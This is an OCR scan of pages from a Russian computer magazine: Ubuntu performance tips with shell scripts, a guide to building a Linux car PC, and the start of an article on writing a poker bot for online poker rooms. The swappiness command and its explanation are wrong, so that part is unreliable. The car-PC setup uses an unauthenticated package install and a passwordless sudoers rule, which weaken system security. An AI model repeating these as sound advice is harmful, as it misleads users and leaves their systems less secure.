5. doc-optimize оптимизирует файлы помощи Gnome;
6. gconf-optimize оптимизирует файлы конфигураций Gnome («реестр» Gnome).
Если в системе несколько аккаунтов, то скрипты rhythmbox-quickstart и gconf-optimize нужно запускать от каждой учетной записи. Ничего страшного не произойдет, если ты запустишь скрипты несколько раз – оптимизация «уже оптимизированного» не разрушительна. Желательно перезайти в систему после оптимизации XML для того, чтобы изменения вступили в силу.
Скрипты оптимизируют как файлы в домашней директории, так и системные файлы, запрашивая привилегии через sudo. Скрипты делают резервные копии, но если при длительной процедуре оптимизации у тебя из-за сбоя электросети перезагрузится компьютер, то результаты, возможно, будут неоднозначны и плачевны. Наличие ИБП приветствуется.

УСКОРЕНИЕ ЗАПУСКА ПРОГРАММ, ИСПОЛЬЗУЮЩИХ QT

Традиционно считается, что Gnome — это GTK, а KDE — это Qt, но пользователю ничто не мешает запускать программы GTK в KDE, а Qt программы в Gnome. Даже больше! Авторы Gnome и KDE многое сделали, чтобы «чужие» программы внешне выглядели так же, как «родные». Сейчас мы рассмотрим, как ускорить запуск программ, написанных с использованием Qt в Gnome. В действительности, Qt'шная прога может не зависеть от KDE, но использовать возможности этой среды. Для этого при старте она должна получить «минимальный набор KDE». Как узнать, какие программы зависят от KDE? В Терминале даем команду:



Редактор конфигурации Gnome



Скрытый файл настроек .gtkrc-2.0 в домашней директории



info

•Проверить степень отзывчивости интерфейса позволит GTKPerf: linux.softpedia.com/progDownload/GtkPerf-Download-6715.html

•Применяй советы по одному, каждый раз желательно перезагружать систему. Проверяй влияние совета временем, не торопись.

•Чудес не бывает. Советы либо задействуют свободную память, либо отключают что-то для ускорения.



dvd

На прилагаемом к журналу диске ты найдешь скрипты optimizer.sh, sqlite_shrink.sh и rebuild_cache.sh.

```
$ sudo aptitude search '~i!~nlib(~Dqt|~Dkde)'
```

На экран будут выведены пакеты, которые установлены ('~i') И это не библиотека ('!~nlib') И в зависимостях есть Qt ('~Dqt') ИЛИ в зависимостях есть KDE ('~Dkde'). Заранее запуская «минимальный набор KDE» и удерживая в памяти соответствующие библиотеки, мы добьемся ускорения при старте этих программ. Трюк весьма прост: в Меню → Система → Параметры → Запускаемые приложения добавляем запускаемую программу /usr/bin/kdeinit под именем FastQt. Все, после перезагрузки компьютера твои Qt-программы будут стартовать быстрее.

УСКОРЕНИЕ ЗАПУСКА ПРОГРАММ С ПОМОЩЬЮ PRELOAD

Preload – демон, работающий в фоновом режиме, который собирает информацию о наиболее часто используемых программах, кэширует их и используемые ими библиотеки, что приводит к повышению скорости загрузки программ. Нужно просто установить preload командой:

```
$ sudo aptitude install preload
```

Или запустить Синаптик, найти в нем preload и установить его. Настройки preload по умолчанию подходят для большинства пользователей, поэтому изменять что-либо в файле /etc/preload.conf не нужно.

ЛЕГКАЯ ОПТИМИЗАЦИЯ ФАЙЛОВ SQLITE

Многие программы в Ubuntu хранят свои данные не в текстовых файлах, а в базах данных, и часто в качестве последних выступают SQLite. Средствами таких СУБД можно почистить пустые записи и создать индексы файла базы данных заново. Первым делом устанавливаем sqlite3 через Синаптик или набираем в Терминале:

```
$ sudo aptitude install sqlite3
```

Далее создаем скрипт для оптимизации данных в СУБД SQLite. Он будет выполнять переиндексацию и удаление из таблиц пустых записей.

$ gedit ~/bin/optimizer.sh

```
#!/bin/sh
### Оптимизация для Firefox
find ~/.mozilla/ -name '*.sqlite' -print -exec
sqlite3 {} "VACUUM; REINDEX;" > /dev/null 2>&1 \;
### Оптимизация для Epiphany
find ~/.gnome2/epiphany -name '*.sqlite'
-print -exec sqlite3 {} "VACUUM; REINDEX;" >
/dev/null 2>&1 \;
### Оптимизация для Liferea
sqlite3 ~/.liferea*/liferea.db "VACUUM;
REINDEX;" > /dev/null 2>&1
exit 0
```

С помощью команды «chmod +x ~/bin/optimizer.sh» делаем файл исполняемым.

Периодически можно вызывать этот скрипт при закрытых программах, чьи файлы баз данных мы хотим оптимизировать.

ТОТАЛЬНАЯ ОПТИМИЗАЦИЯ ФАЙЛОВ SQLITE

В предыдущем разделе мы оптимизировали SQLite-файлы данных браузеров Firefox, Epiphany и RSS-читалки Liferea. Сейчас немного усложним задачу. Найдем в домашней директории все SQLite-файлы и конкретно их заоптимизируем :). Что нам потребуется?

1. Установи sqlite3 через Синаптик или в Терминале, если ты еще этого не сделал:

```
$ sudo aptitude install sqlite3
```

2. Создай файл ~/bin/sqlite_shrink.sh следующего содержания:

$ gedit ~/bin/sqlite_shrink.sh

```
#!/bin/sh
find ~/ -size +100k -type f -print0 | \
while read -d '' FILE; do
   abs_file_name=$(readlink -f "$FILE")
   headfile=`head -c 15 "$abs_file_name"`;
   if [ "$headfile" = "SQLite format 3" ]; then
      file_size_do=`du -b "$abs_file_name"|cut
```



Польза от vm.swappiness=10

```
-f1`;
      sqlite3 "$abs_file_name" "VACUUM; REINDEX;" > /
dev/null 2>&1
      file_size_posle=`du -b "$abs_file_name"|cut -f1`;
      echo "$abs_file_name";
      echo "Размер ДО   $file_size_do";
      echo "Размер ПОСЛЕ $file_size_posle";
      echo -n "Процент "
      echo "scale=2; ($file_size_posle/$file_size_
do)*100"|bc -l
   fi
done
sleep 2
exit 0
```

3. Сделай ~/bin/sqlite_shrink.sh исполняемым через Наутилус или в Терминале «chmod +x ~/bin/sqlite_shrink.sh».
4. Теперь закрой сеанс в Ubuntu и перейди в консоль, нажав <Ctrl+Alt+F1>. Залогинься в консоли и командуй:

```
$ sudo /etc/init.d/gdm stop
$ sudo /etc/init.d/kdm stop
$ ~/bin/sqlite_shrink.sh > ~/report_sqlite_shrink.txt
```

5. Дождись окончания работы скрипта и перезагружайся:

```
$ sudo shutdown -r +0
```

После тотальной реиндексации файлов все программы, использующие SQLite, получат выигрыш. А какие именно? Читай ~/report_sqlite_shrink.txt, в нем увидишь имена файлов, размер до и после чистки и реиндексации. Любители Google Chrome и KDE точно будут рады данному совету. Периодически повторяй процедуру, и освежающий эффект гарантирован.

СОЗДАНИЕ КЭШЕЙ

GTK+ может использовать файлы кэша, созданные gtk-update-icon-cache, чтобы избежать лишних системных вызовов и дисковых операций при запуске приложений. Так как формат кэш-файлов позволяет множеству приложений (mmap()ed) совместно их использовать, общее потребление памяти тоже сокращается. Нам остается периодически запускать скрипт, который вызывает gtk-update-icon-cache, и создавать кэши, ускоряющие доступ к тем значкам. Вызовем заодно fc-cache, который создает описания для шрифтов.

$ gedit ~/bin/rebuild_cache.sh

```
#!/bin/sh
### Обновление кэша иконок в своей папке
for d in ~/.icons/*; do gtk-update-icon-cache -f $d;
done
### Обновление кэша иконок в системе
for d in /usr/share/icons/*; do sudo gtk-update-icon-
cache -f $d; done
### Обновление кэша шрифтов
sudo fc-cache -fv
fc-cache ~/.fonts
```

Сделай файл исполняемым с помощью команды "chmod +x ~/bin/rebuild_cache.sh". Если добавляешь в систему новые шрифты и темы Gnome, то запускай скрипт ~/bin/rebuild_cache.sh, который построит для них кэши.

КЭШИРОВАНИЕ СИМВОЛЬНЫХ ТАБЛИЦ

Создай пустой каталог:

```
$ mkdir ~/.compose-cache
```

Теперь твои Qt/GTK программы будут чуток быстрее стартовать и потреблять меньше памяти, благодаря тому, что libX11 будет создавать в ~/.compose-cache кэши распарсенной информации и использовать ее повторно.

ПОДКАЧКА UBUNTU

В современных операционных системах используется понятие «подкачка страниц». Вспомним, что это процесс, который при нехватке ОЗУ вытесняет неиспользуемые страницы памяти в область, называемую разделом подкачки. Когда страница снова нужна, ее загружают обратно в ОЗУ. Поскольку своп обитает на жестком диске, который в разы медленнее оперативки, активное перемещение страниц туда-сюда-обратно замедляет работу компьютера в целом. Вывод? Нужно, чтобы в компьютере было достаточно ОЗУ для твоих задач. Вывод банален, но это так.
В довершение немного изменим поведение Ubuntu в отношении использования ОЗУ и области подкачки. Есть такой параметр vm.swappiness, по умолчанию он имеет значение 60 и служит для того, чтобы определить процент свободной памяти, при котором начнется активный сброс страниц в раздел swap. Иными словами, при памяти, занятой на 40% (100-60), Ubuntu уже начнет использовать область подкачки. При большом количестве ОЗУ в компьютере лучше снизить значение параметра vm.swappiness до 10, тем самым дав пингвину указание не использовать swap, пока занятый объем оперативки не достигнет 90% (100-10). Для такого изменения проще всего запустить Терминал и в нем скомандовать:

```
$ sudo sh -c "vm.swappiness = 10" >> /etc/sysctl.conf
```

После перезагрузки шустрая оперативка будет более эффективно использоваться, а медленный swap – реже задействоваться.

ЗАКЛЮЧЕНИЕ


Ты должен понимать, что настройки всегда по определению консервативны, и разработчик ОС/программы стремится, чтобы они работали на большом спектре систем. Поэтому тюнинг операционки — это не нажатие одной кнопки с надписью «Сделать все быстро». Понимая, что описано в совете, и анализируя, чем именно достигается ускорение, ты аккуратно применяешь команды и внимательно следишь за поведением системы. Надеюсь, что советы тебе пригодились, и твой пингвин стал более отзывчивым.



Денис Колисниченко **dhsilabs@mail.ru**







Пингвин в бардачке

Собираем полноценный автомобильный компьютер с Linux на борту

Мечта каждого автомобилиста — это возможность просмотра фильмов, подключение к интернету и навигация в автомобиле. Можно использовать специальные устройства — GPS-навигаторы, которые частично выполняют необходимые функции, но все равно для «полноценности» не хватает хорошего видеопроигрывателя, последних кодеков и привычного браузера.

ДЛЯ ЧЕГО НУЖЕН АВТОМОБИЛЬНЫЙ КОМПЬЮТЕР?

Первым делом определим функции автомобильного компьютера, от этого будет зависеть выбор железа. В большинстве случаев от carpc требуется:

- **Воспроизведение аудио- и видеофайлов;**
- **GPS-навигация;**
- **Камера заднего вида;**
- **Доступ в интернет.**

Сразу хочу заметить: если тебе нужны только первые две функции, проще купить самый обычный GPS-навигатор, который продается в любом автомобильном магазине и стоит в районе $100...300. В каждом подобном девайсе уже есть обе эти функции, таким образом ты сэкономишь и деньги, и время. Некоторые устройства поставляются даже с камерой заднего вида, тебе останется лишь подключить ее, следуя инструкциям. Изюминка автомобильного компьютера — это доступ в интернет. Очень удобно в пути проверить свой почтовый ящик или найти в Google адрес ближайшей заправки той сети, где ты привык заправляться. Конечно, все это нужно делать во время остановки автомобиля, а не когда управляешь им — думаю, это понятно.

Компьютер также можно использовать как систему видео/аудиорегистрации, то есть записи последних 10-20 минут (тут все зависит от размера жесткого диска) дорожной обстановки. Такая видеозапись поможет доказать свою правоту инспектору ДПС или судье. Правда, для реализации такой системы понадобится установить несколько видеокамер. Carpc можно использовать и для диагностики автомобиля. Тут решай сам: специальный адаптер, используемый для подключения к диагностическому разъему, и специальное программное обеспечение будет стоить дороже всего автомобильного компьютера. Если сам занимаешься ремонтом своего авто, то, очевидно, оно того стоит. В противном случае лучше отказаться от этой затеи.

ВЫБОР ЖЕЛЕЗА

По большому счету нужно признать, что все функции carpc выполнит обычный ноутбук, который можно бросить на заднее сидение и использовать по мере необходимости. Тебе понадобится лишь зарядное устройство, позволяющее «прокормить» ноут от «прикуривателя». В крайнем случае, если такой зарядки для твоей модели лаптопа не нашлось, всегда можно купить преобразователь напряжения (инвертор), который преобразует постоянное напряжение бортовой сети автомобиля +12 В в переменное напряжение 220 В. Дешево и сердито: мы только что создали простейший автомобильный компьютер. У такого решения есть одно неоспоримое преимущество — его очень легко демонтировать, например, при парковке машины в ненадежном месте или при ее продаже, но недостатков гораздо больше:

- **При запуске двигателя** (когда крутится стартер) вероятна кратковременная потеря напряжения (например, у меня в машине подключенные к прикуривателю устройства отключаются — это делается, чтобы заряда аккумулятора хватило на пуск двигателя), в результате компьютер перезагрузится.

Автомобильный блок питания



Инвертор 12 В-220 В



Корпус форм-фактора Mini-ITX

• **Если ты забудешь отключить компьютер**, и он будет работать на незаведенной машине, то в результате будет «сожран» аккумулятор, и в следующий раз двигатель уже не заведется.
• **Инвертор** требует принудительного охлаждения, а это еще один вентилятор (второй будет в блоке питания компьютера), в итоге получаем дополнительный источник шума.
• **Как ни крути, а 220 В** — это опасно.

Вместо инвертора нужно использовать автомобильный блок питания (АБП). Преимуществ у него масса: отсутствие помех, никаких перебоев с питанием (крути стартером, сколько надо — компьютер не перезагрузится), а также наличие интеллекта (при долговременном падении напряжения АБП выключит компьютер и предотвратит разрядку аккумулятора). Но и это не все. С АБП можно достаточно просто реализовать включение компьютера при запуске автомобиля, да и никаких 220 В.

ОБ АВТОРЕ


Денис Колисниченко — инженер-программист и системный администратор. Имеет богатый опыт создания и эксплуатации локальных сетей от домашних до уровня предприятия на базе операционной системы Linux. Является автором большого количества статей и более 40 книг компьютерной и автомобильной тематики. В недалеком прошлом — президент местного клуба BMW (адрес проекта — **www.bmwclub.org.ua**).

Недостатков у АБП два: стоит он дороже, и его не купишь на обычном радиорынке — нужно заказывать. Кстати, о цене: за такой умный блок питания придется выложить от $100.

Теперь приступим к выбору самого железа. Системник будем строить на базе Mini-ITX'ной материнской платы (Mini-ITX — форм-фактор для сверхкомпактных материнских плат, разработанный компанией VIA Technologies). Такие материнки совместимы с ATX, но существенно меньше по размеру — 170x170 мм. Во сколько обойдется такое удовольствие? Намного дешевле, чем ты подумал — в пределах $80-120. Корпус, в зависимости от его внешнего вида и мощности блока питания, стоит от $38. Короб нужно выбирать не более красивый, а такой, который идеально поместится в планируемое место установки. Куда именно устанавливать компьютер, зависит от твоего автомобиля. Вот несколько примеров:

• **Под передним водительским или пассажирским сидением** — преимущество этого расположения в простом доступе к кнопкам питания, сброса и USB-портам. Вполне возможно, что даже не придется выводить USB-порты на панель машины и тем самым ее уродовать.
• **Под задним сидением** — вариант не очень хороший, так как будет затруднен доступ к компьютеру (заднее сидение обычно не очень просто снимается).
• **В багажнике** — наш Mini-ITX'ный корпус не займет там много места. Но у этого способа есть два недостатка: потребуется большая длина кабеля (для монитора и для питания, если АКБ не в багажнике, а под капотом), а также придется разобрать половину салона, чтобы проложить интерконнекты (для монитора, звука, питания). И еще нужно учитывать тот факт,





Автоматический вход в систему



Интерфейс InfraLinux



▷ links

• ru.wikipedia.org/wiki/Ubuntu_Netbook_Remix — информация о Ubuntu Netbook Remix

• www.ubuntu.com/getubuntu/download-netbook — скачать Ubuntu Netbook Remix

• pccar.ru — форум, посвященный автомобильным компьютерам

что зимой в багажнике температура ниже, чем в салоне, хотя о температуре и компьютере мы поговорим отдельно.

Мы выбрали материнскую плату, корпус и решили, куда будем устанавливать компьютер. С процессором, видеокартой, звуковухой и сетевым контроллером заморачиваться не нужно: камень уже установлен, остальные компоненты интегрированы в плату. 1 Гб оперативки вполне хватит, это даже с запасом. А вот жесткий диск заслуживает отдельного разговора. Старые винчестеры (если ты вдруг решил сэкономить и купить б/у) явно не подходят для нашей затеи. Всем известно, что дороги в России и странах постсоветского пространства далеки от идеала, поэтому постоянная тряска быстро убьет старенький хард. А вот любой современный ноутбучный диск нам вполне подойдет. При желании можно использовать и новый 3.5", но он крупнее и потребляет больше энергии. Как закрепить HDD в корпусе? Ничего «колхозить» не нужно — достаточно жестко прикрутить его к корпусу через резиновые проставки.

ВЫБОР МОНИТОРА И ЕГО РАЗМЕЩЕНИЕ

Начнем с размещения, поскольку от этого зависит тип монитора. Вот несколько вариантов:

• **На передней панели (сверху)** — важно, чтобы моник не закрывал обзор, поэтому если ты решил поместить его сверху, то чем меньше размер диагонали, тем лучше. Недостаток такого решения: монитор будет заметен снаружи, что привлечет внимание воров.

• **На передней панели (встроенный)** — монитор можно встроить в переднюю панель. Пожалуй, наиболее оптимальный вариант, если позволяет конструкция самой панели. Иногда придется менять панель, а это дополнительные затраты. Перед установкой моника нужно взвесить все «за» и «против».

• **На потолок** — все хорошо, но тогда экран (если его разместить по центру, как обычно и делают) будет виден только задним пассажирам. Если видео и интернет предназначены только для них, то это оптимальное решение. А если же для себя любимого, то сам понимаешь... Хотя лучше не совмещать управление машиной и ковыряние в компе — будет обидно разбить машину, отвечая на сообщение в аське.

• **В солнцезащитный козырек** — отличный вариант, подойдет, если ты не хочешь нарушать первозданный (заводской) вид своей панели. Согласись, китайский моник за 100 баксов будет крайне нелепо смотреться (да еще и на виду, криво «вколхоженный») в дорогом авто. А так монитор будет спрятан от посторонних глаз (и от глаз воров тоже). Когда нужно — ты его выдвинешь, когда не нужно — спрячешь. Можно как встроить монитор в твой козырек, так и купить козырек с уже встроенным монитором. Остается только переставить один на другой. Недостатков у этого решения практически нет, разве что придется перетянуть купленный козырек в цвет потолка. Но это уже мелочи — перетяжка стоит копейки (знаю на собственном опыте). Козырек с уже встроенным монитором обойдется около $300. Обычный монитор $100-150.

КОМПЬЮТЕР И ТЕМПЕРАТУРА

Автомобиль — это не квартира, температура постоянной, особенно осенью и зимой, не бывает. Допустим, на улице -25°, машина стоит на стоянке; ты приходишь, а комп не включается. Немудрено. Винт замерз. Да, и если хард «попустит», кристаллы на TFT тоже замерзнут. Вывод — пока салон полностью не прогрет, carpc включать не стоит.

А вот летом... Температурой +30° никого не удивишь. Процессору будет жарко. Спасет хороший вентилятор и, конечно же, кондиционер в машине. Правило то же: если ты оставил свой «черный бумер» на солнце в невыносимую жару, то компьютер лучше не включать до понижения температуры в салоне. Кстати, о кондиционере — если не хочешь подхватить воспаление легких, то оптимальная разница с внешней температурой должна составлять не более 6°, а это значит, если на улице +30°, то в салоне должно быть не ниже +24°.


ВЫБОР И НАСТРОЙКА СОФТА

Итак, надеюсь, ты уже определился с выбором и размещением железа. Осталось только установить софт, потому что без софта железо так и останется железом. Можно пойти по пути наименьшего сопротивления и установить Windows 7 + IGO-8. В большинстве случаев этого будет достаточно для реализации основных функций бортового компьютера.


А что же насчет свободного ПО и Linux? Наш carpc должен летать, поэтому в качестве дистрибутива рекомендую использовать Ubuntu — простой и в то же время быстрый. Кроме того, есть специальная версия Ubuntu — Ubuntu Netbook Remix — она оптимально подойдет для наших целей, ведь экранчик у нашего компьютера совсем небольшой. А Netbook Remix как раз оптимизирован под дисплеи небольших размеров. Можно использовать специальные сборки на базе Netbook Remix, например, от InfraLinux.

После установки Linux не забудь настроить автоматический вход: Система → Администрирование → Окно входа в систему, иначе при запуске системы придется вводить пароль пользователя.

Первым делом нужно установить кодеки и сделать воз-



Программа tangoGPS



GPSDrive собственной персоной

можным воспроизведение фильмов и музыки. Как обычно, в штатной поставке Ubuntu кодеков нет, поэтому подключим репо Medibuntu для установки всего необходимого. Открой терминал и набери команды:

```
$ sudo wget --output-document=/etc/apt/sources.list.d/
medibuntu.list http://www.medibuntu.org/sources.
list.d/$(lsb_release -cs).list
$ sudo apt-get --quiet update
$ sudo apt-get --yes --quiet --allow-unauthenticated
install medibuntu-keyring
$ sudo apt-get --quiet update
```

После этого введи команду для установки кодеков:

```
$ sudo apt-get install w32codecs
```

Теперь инсталлируем MPlayer и оболочку для него:

```
$ sudo apt-get install mplayer non-free-codecs
libdvdcss2 smplayer
```

Пакеты «посередине» — это дополнительные кодеки и библиотека DVDCSS2, позволяющая читать лицензионные DVD-диски.
Теперь приступим к веб-камере. Linux хорошо поддерживает такие гаджеты, нужно только выбрать программу для работы. Здесь дефицита тоже нет. Вот неполный перечень программ для работы с камерой: cheese (самая простая), webcam (не всегда почему-то работает), camorama, camstream и др. Выбирай ту, которая больше всего нравится тебе.
Следующий шаг — раскочегарить USB-модем. Однако процедура настройки будет разной не только для разных операторов, но и для разных модемов. Чтобы настроить соединение через NetworkManager (у меня МТС-Коннект), пришлось немного поковыряться. Забегая вперед, скажу, что все описанное ниже можно было реализовать гораздо красивее — через программу usb_modeswitch, но я пошел по другому пути. Он проверен и работает, поэтому его и опишу в статье. Когда ты подключаешь модем к системе, он сначала определяется как обычная флешка. Надо зайти на него и скопировать один файл в /usr/local/bin:

```
$ sudo cp /media/CNU-680/Linux/RDEVCHG /usr/local/bin
```

После этого открыть /etc/sudoers:

```
$ sudo gedit /etc/sudoers
```

И добавить в него следующую строку:

```
%admin ALL=NOPASSWD: /usr/local/bin/RDEVCHG
```

Этим мы разрешаем запуск программы RDEVCHG без запроса пароля. После этого нужно обеспечить, чтобы модем определялся как модем, а не как флешка. Для этого открой файл /etc/udev/rules.d/70-persistent-cd.rules, найди фрагмент текста:

```
ENV{ID_CDROM}=="?*", ENV{ID_SERIAL}=="CMOTECH_
Mass_Storage_000000000002-0:0", SYMLINK+="cdrom1",
ENV{GENERATED}="1" ENV{ID_CDROM}=="?*", ENV{ID_
SERIAL}=="CMOTECH_Mass_Storage_000000000002-0:0",
SYMLINK+="dvd1", ENV{GENERATED}="1"
```

и замени его на:

```
ENV{ID_CDROM}=="?*", ENV{ID_SERIAL}=="CMOTECH_
Mass_Storage_000000000002-0:0", SYMLINK+="cdrom1",
ENV{GENERATED}="1" RUN+="/usr/bin/sudo /usr/
local/bin/RDEVCHG" ENV{ID_CDROM}=="?*", ENV{ID_
SERIAL}=="CMOTECH_Mass_Storage_000000000002-0:0",
SYMLINK+="dvd1", ENV{GENERATED}="1" RUN+="/usr/bin/
sudo /usr/local/bin/RDEVCHG"
```

Теперь в NetworkManager правим «Автоматическое соединение CDMA». Все параметры оставляем по умолчанию, кроме имени пользователя (mts) и пароля (internet). По аналогии с виндой можно перезапустить систему — так, на всякий случай. После этого все должно заработать как положено.
Для модемов Any DATA ADU-500A (тоже довольно распространены) можно использовать программу MTS Connect (mtsconnect.sourceforge.net).
Что касается GPS: Linux поддерживает GPS-приемники, но лучше использовать внешние, а не встроенные в устройства, называемые автомобильными GPS-навигаторами. Если у тебя есть автомобильный GPS-навигатор, нет никаких гарантий, что ты заставишь его работать под Linux.
Самые удачные GPS-программы для Linux: Navit, tangoGPS и GPSDrive. Navit только показывает текущее положение автомобиля, а остальные две могут еще и записывать маршруты. Ни одна программа не умеет «разговаривать». А вот даже самые дешевые китайские GPS-навигаторы говорить умеют, да еще и по-русски. Все три проги можно установить из репо Ubuntu, так что с инсталляцией проблем возникнуть не должно. Navit использует карты навитела, tangoGPS и GPSDrive — OpenStreetMap (www.openstreetmap.org). GPSDrive загружает карты на лету — если карта текущей местности еще не залита, нужно выполнить команду Options → Maps → Download.
Вот вроде бы и все. Осталось воплотить описанное в жизнь!

Аверин Евгений timreset@mail.ru, javatalks.ru




НАТЯГИВАЕМ СЕТЕВЫЕ POKER ROOM'Ы



КОДИНГ ПОКЕР-БОТА: ЛОГИКА ПРИНЯТИЯ РЕШЕНИЙ

Сегодня мы расскажем тебе о создании своего покер-бота. Зачем? Во-первых, это интересно —проектировать и писать своего бота, состоящего из множества разных компонентов. Во-вторых, это познавательно — в процессе можно узнать о математической стороне покера и кое-что о проектировании высоконагруженных систем.



Простая схема покер-бота

ЧТО ЕСТЬ ПОКЕР?

В отличие от шахмат, покер — игра с неполной информацией. То есть, игроки не знают, какая карта есть на руках у оппонентов — они могут это лишь предполагать с определенной степенью вероятности.

Правила покера просты — выигрывает тот, у кого на руках сильнейшая комбинация, составленная из его карт и тех, что на столе, или последний оставшийся игрок, если все остальные сбросили. Всего в покере десять комбинаций: Роял-флеш, Стрит-флеш, Каре, Фулл-хаус, Флеш, Стрит, Сет/Трипс/Тройка, Две пары, Одна пара, Старшая карта. Существует много разных видов покера. Здесь мы будем рассматривать Texas Holdem No Limit Poker, он же турнирный покер.

ПРОСТАЯ СХЕМА ПОКЕР-БОТА

Из каких блоков будет состоять наш робот? Рассмотрим по пунктам:

Logic — Блок логики принятия решений (Fold, Call, Raise)

Negotiator — Блок взаимодействия с программой для игры в покер;

Statistics — Блок обработки и накопления статистики по игрокам.

Из Negotiator в Logic поступает информация о текущих действиях на столе. Из Logic в Negotiator — информация о своих действиях, которые нужно совершить (сделать Fold, Call или Raise). Из Negotiator в Statistics — информация о действиях игрока за столом для последующей обработки и хранения. Из Statistics в Logic — информация о статистических данных игроков.

ПРИНЯТИЕ РЕШЕНИЙ В ПОКЕРЕ

